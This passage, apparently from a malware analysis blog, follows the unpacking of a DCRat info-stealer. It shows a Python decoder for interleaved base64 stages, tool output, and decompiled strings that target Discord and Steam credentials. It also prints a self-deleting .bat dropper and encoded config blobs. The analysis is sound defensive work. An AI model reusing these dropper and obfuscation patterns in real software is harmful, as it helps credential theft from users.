str2 = "qA0ZEAAAAA5ABAUAAA0AAAAYMAAAAAA4

str3 = "QAhGLgACAA0GAAAAAFAAFAAQAFAAAAAA

str4 = "AAVUAAAAAAZAAArAAEAAAAAAAoAAAAMA

str5 = "AAGuQABFAAXuAAAAFAAFAARAFAALAAAA
```

First character from each string is added to the file. Then 2nd,3rd etc

Brief Overview of the Additional obfuscation used


```
TVqQAA
```

```
MZ•
```

Example of this decodes using base64

This confirmed my theory on how the malware was decoding the next stage.

In order to extract the next module, I copied out the strings and put them into a Python script.




```
import base64

#List containing all strings from the malware
textArray = ["TAT1IAAAAAAAAAAAAAAQAAAAAAAUAAAACsD4D8DcGsHwH0AAAAAQBEFcGoGAAAAEAAA4BI
output = ""
#Iterate through strings, grab 1st char from each, then 2nd, 3rd etc
for i in range(0,len(textArray[0])):
    for text in textArray:
        try:
            output += text[i]
        except:
            continue
#Base64 Decode the results
outbin = base64.b64decode(output)

#Write output to a file
f = open("output.bin", "wb")
f.write(outbin)
f.close()
```

Python Script to Decode the Dcrat Encoded Strings

Running this script created a third file. Which for simplicity's sake was named `output.bin`

The file was recognized as a 32-bit .NET file. So the decoding was successful.



Detect It Easy v3.01

File name: C:\Users\Milhouse\Desktop\dcrat2\output.bin

File type: PE32

Entry point: 004503fe

Base address: 00400000

Sections: 0003

TimeDateStamp: 2022-07-24 22:13:08

SizeOfImage: 00056000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

```
library     .NET(v4.0.30319)[-]                  S
compiler    VB.NET(-)[-]                         S
linker      Microsoft Linker(8.0)[GUI32]         S  ?
```

☐ Deep scan

100%


349 msec

Initial Analysis of Third .NET File using Detect-it-easy

Stage 3 - Analysis

Now I had obtained a stage 3 file - which again was a 32-bit .net executable.

This time - no references to `ConfuserEx`



File name: C:\Users\Milhouse\Desktop\dcrat2\output.bin

File type: PE32

Entry point: 004503fe

Base address: 00400000

Sections: 0003

TimeDateStamp: 2022-07-24 22:13:08

SizeOfImage: 00056000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI


library	.NET(v4.0.30319)[-]	S	
compiler	VB.NET(-)[-]	S	
linker	Microsoft Linker(8.0)[GUI32]	S	?

100%

349 msec

Initial Analysis of Third .NET File using Detect-it-easy

The entropy was reasonably normal - and did not contain any large flat sections that may indicate a hidden payload.




Type: PE32
Total: 5.75978
71%
Status: not packed
Offset: 00000000
Size: **0004ee00**

Regions

Name	Offset	Size	Entropy	Status
PE Header	00000000	00000200	2.74986	not packed
Section(0)['.text']	00000200	0004e600	5.77587	not packed
Section(1)['.rsrc']	0004e800	00000400	2.64323	not packed
Section(2)['.reloc']	0004ec00	00000200	0.06398	not packed

The lack of `ConfuserEx` and relatively normal entropy - was an indication that this may be the final payload.


Moving on to Dnspy, the file is recognized as `IvTdur2zx`
Despite the lack of `ConfuserEx`, the namespaces and class names look terrible.



lvTdur2zx (3.1.1.3)
mKHIRUYImfusWIZrDaPC02KlfglAduGU
PE
Type References
References
-
135
13l
15k
164
172
17l
1DZ
1fA
1H1
1iE

Dnspy view of Obfuscated Functions in Final Payload


I then went to the Entry-point to see what was going on



```
namespace koZ
{
    // Token: 0x02000075 RID: 117
    internal static class 91s
    {
        // Token: 0x0600018A RID: 394 RVA: 0x000054F9 File Offset: 0x000036F9
        [STAThread]
        private static void 476()
        {
            91s.627.wTq();
        }

```

The first few functions were mostly junk - but there were some interesting strings referenced throughout the code.

For example - references to a .bat script being written to disk



```
string text = X8B.6D1() + "\\" + X8B.lCk(10) + ".bat";
string contents = string.Concat(new string[]
{
    "@echo off\r\nw32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2  1>nul\r\nstart \"\" \"",
    zl3.K5M,
    "\"\r\ndel /a /q /f \"",
    text,
    "\""
```

Dnspy Overview of Strings in The .NET File

Since the strings were largely plaintext and not-obfuscated - At this point I used `detect-it-easy` to look for more interesting strings contained within the file.

This revealed a reference to DCrat - as well as some potential targeted applications (discord, steam, etc)

```
00041560   0000001f  U   \discord\Local Storage\leveldb\
000415a0   00000014  U   SOFTWARE\Valve\Steam
000415ca   0000000d  U   AutoLoginUser
000415e6   00000016  U   /config/loginusers.vdf
00041614   0000000b  U   AccountName
00041652   00000011  U   /steamapps/common
0004167e   0000000c  U   rdscreensize
000416e1   00000224  U   H4sIAAAAAAAEAFXSTVPCMBAG4B/khYL4cfCglUgipCRtlrY3UT7SBoEBLfDrDfbNjB4y7DO72d0OeXhQCyeHs1W5TqwyyjZpeT5Oi/W24hNJ/...
00041b2c   000000e8  U   H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfdRwGz9wa8ety1h6EpE...
00041d7a   0000000a  U   DCRat-Log#
00041d90   0000000a  U   dd.MM.yyyy
00041da6   00000015  U   Saving information...
00041dd6   0000000d  U   Work results:
00041e04   0000000d  U   Saving log...
00041e34   00000014  U   Done! Elapsed time:
00041e68   0000001c  U   Processing stealer plugins [
00041eb0   0000001f  U   Processing other information...
00041f00   00000029  U   [SystemInfromation] Saving information...
00041f61   000001cc  U   ICBfX18gICAgICAgICAgIF8gICAgICBfX18gICAgICAgICAgICAgXyAgICAgICAgXyAgIF9fXyAgICBfIF9fX19fIA0KIHwgICBcIF9fIF8gXyBffCB8X18gIC...
```

Overview of some plaintext strings contained in the malwar.e


At that point, you could probably assume the file was DCrat and an info stealer - but I wanted to continue my analysis until I'd found the C2.

In the above screenshot - I noticed there were some interesting strings that looked like base64 encoding + gzip (the H4sIAA* is a base64 encoded gzip header).

So I attempted to analyze these using CyberChef.

The first resulted in what appeared to be a `base64 encoded + reversed` string.

This was strongly hinted by the presence of `==` at the start.



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Gunzip


```
H4sIAAAAAAAEAFXSTVPCMBAG4B/khYL4cfCglUgipCRtlrY3UT7SBoEBLfDrDfbNjB4y7DO72d0OeXhQCyeHs1W5T
qwyyjZpeT5Oi/W24hNJ/5yxmu95urAN+ziztV52Yu54XtbH7uxFfr47mZPjcX7jz0bnRbPqFic2Lc8izm+FTex7rZ
/bnuMbbg1d+j1WiR1HKhbx6LSpuJGUZT6OfuPI
/J0/FAP911IzPfa19vplqmVPp4LKTr9DZ9FT366a7bY9OixJG6JsISI1uOwA28Zy62cM2YAu8b3fMey+9
/He/x7gLVzDPXgHW/gKbuBbuM9bL+Ea+TvRuoT3yEv4C+4i94j6e
/guzTNXcBH2OX0Gr5F38Bx5gifTD+FF8tdwhbyAt3AKL1G/C/+3cub5vYU3449LbENTH4
```

```
==QflNHbhZmOiQUQiwSZzxWYmpjIPNVQiwSZzxWYmpjITFkIsISfiwFdzFmRg0CIlIXZkx2bGNnclNXVlICX6ICXoRXY
wh2YyFWZzJCX7JiOickRDNVQiwSM6IiUVFkIsAjOiM1QCJCLyojIUNVTTJCL1ojIUN1UiwSZzxWYmpjIHJERiwSZzxWY
mpjINRFRMJCLi4GWRN3RSJVZ050VzJ3Qvljbqp3VtgVRUVVTfJ1QEJiOigVRUVVTiwiIiojIHFEViwiI9JCXlICX6ICX
sJCXsICXtICX6ICXpJCXsICXkICX6ICX3JCXsICXqICX6ICXiJCXsICX+ICX6ICXwJCXsICX7ICX6ICX5ICXsICXgICX
6ICXkJCXsICX8JCX6ICXZJCXsICXsICX6ICXNJCXsICXuICX6ICX2ICXsICXAJCX6ICX9ICXsICX8ICX6ICXwICXsICX
hICX6ICXYJCXsICX+JCX6ICXTJCXsICXmICX6ICXUJCXsICXeJCX6ICXVJCXsICXoICX6ICXHJCXsICXfJCX6ICX4JCX
sICXjICX6ICXJJCXsICXpICX6ICXSJCXsICXgJCX6ICXqJCX7JiOiQlUDBlIsISfiwFfiwlOiwVWiwFLiwFQiwlOiwFR
